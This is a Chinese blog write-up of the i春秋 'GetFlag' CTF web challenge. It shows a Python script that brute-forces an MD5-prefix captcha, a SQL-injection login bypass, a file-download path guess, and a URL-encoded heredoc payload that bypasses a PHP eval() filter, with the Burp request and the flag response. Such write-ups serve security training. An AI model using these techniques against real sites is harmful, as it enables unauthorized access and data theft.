
i春秋 WEB GetFlag

原创

A_dmins 于 2019-06-15 18:14:58 发布 897 收藏

分类专栏： CTF题 一天一道CTF i春秋CTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/92138115



CTF题 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏

一天一道CTF

52 篇文章 5 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏

i春秋 WEB GetFlag

一天一道CTF题目，能多不能少

打开网页，点击login来到登陆页面：


发现验证码是截取MD5的验证：`substr(md5(captcha), 0, 6)=3aab4a`
编写脚本来跑验证码：

```
import requests
import base64
import sys
import hashlib

def getMd5(index):
 for i in range(100000,100000000):
  x = i
  md5 = hashlib.md5(str(x).encode("utf8")).hexdigest()
  if md5[0:6] == index:
   return x;
print(getMd5("3aab4a"))
```

最后的到验证码：

既然能够得到验证码了，开始进行登陆测试
最后发现登陆框的username处存在注入，尝试万能密码登陆，成功：




Captcha:


9065515

Submit

进入网页看见三个文件，全部下载，最后发现一个提示（flag在根目录下）：




开启抓包，抓下载链接的包，修改参数：



仿佛在逗我~

既然是根目录那就猜是不是`/var/www/html/Challenges/flag.php`

果然，得到源码：





源码：

```
<?php
$f = $_POST['flag'];
$f = str_replace(array('`', '$', '*', '#', ':', '\\', '"', '"', '(', ')', '.', '>'), '', $f);
if((strlen($f) > 13) || (false !== stripos($f, 'return')))
{
  die('wowwwwwwwwwwwwwwwwwwwwwwww');
}
try
{
   eval("\$spaceone = $f");
}
catch (Exception $e)
{
  return false;
}
if ($spaceone === 'flag'){
 echo file_get_contents("helloctf.php");
}

?>
```

尝试下载`helloctf.php`，但是不允许下载：





那就只能代码审计了，，，，
题目的要求提交flag参数到flag.php页面，然后页面会将flag参数对应的值赋给$spaceone，当POST提交的flag=flag的时候flag就会出现！！！
但是提交flag=flag什么都没有显示，发现过滤了很多的东西
没过滤分号？试试，flag=flag;还是没得卵用~~
只能等死了吗，，，看了看大佬的wp，好像有个啥php字符串特别的表示方法
百度一下PHP字符串表示方法，得到：

（3）长字符串的表示方法

长字符串表示，必须放在“<<<heredoc”和 “heredoc;”之间。


“<<<heredoc”必须是开头的标记。


“heredoc;”必须是结束的标记。必须是单独一行，并且顶头写。


heredoc 可以自定义名称。

可以直接解析PHP变量。

这就快乐了，不过这个要换行，用url编码一下传过去（注意不要太长，否则第一个if就过不了）：




<<<a
flag
a
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
%3c%3c%3c%61%0a%66%6c%61%67%0a%61%3b%0a
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
18:10
2019/6/1


Burp Suite Professional v1.7.32 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Go Cancel
Target: http://39f8a6fed96c44d6940291c551b830f6a782ada84f5e45f0.changame.ichunqiu.com
Request
Raw Params Headers Hex
POST /Challenges/flag.php HTTP/1.1
Host: 39f8a6fed96c44d6940291c551b830f6a782ada84f5e45f0.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=6bihjvfojh96mbuvmes8ka93p6; __jsluid=73e575cce8d0cb0c86263a9f4e189dac
Upgrade-Insecure-Requests: 1
Content-Length: 44
Content-Type: application/x-www-form-urlencoded
flag=%3c%3c%3c%61%0a%66%6c%61%67%0a%61%3b%0a
Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Sat, 15 Jun 2019 10:10:40 GMT
Content-Type: text/html
Content-Length: 63
Connection: close
X-Via-JSL: 60f7225,-
X-Cache: bypass
<?php
$flag="flag{04bcb2ca-39b9-4359-ae9b-22c5925cd9e0}";
?>

get flag：`flag{04bcb2ca-39b9-4359-ae9b-22c5925cd9e0}`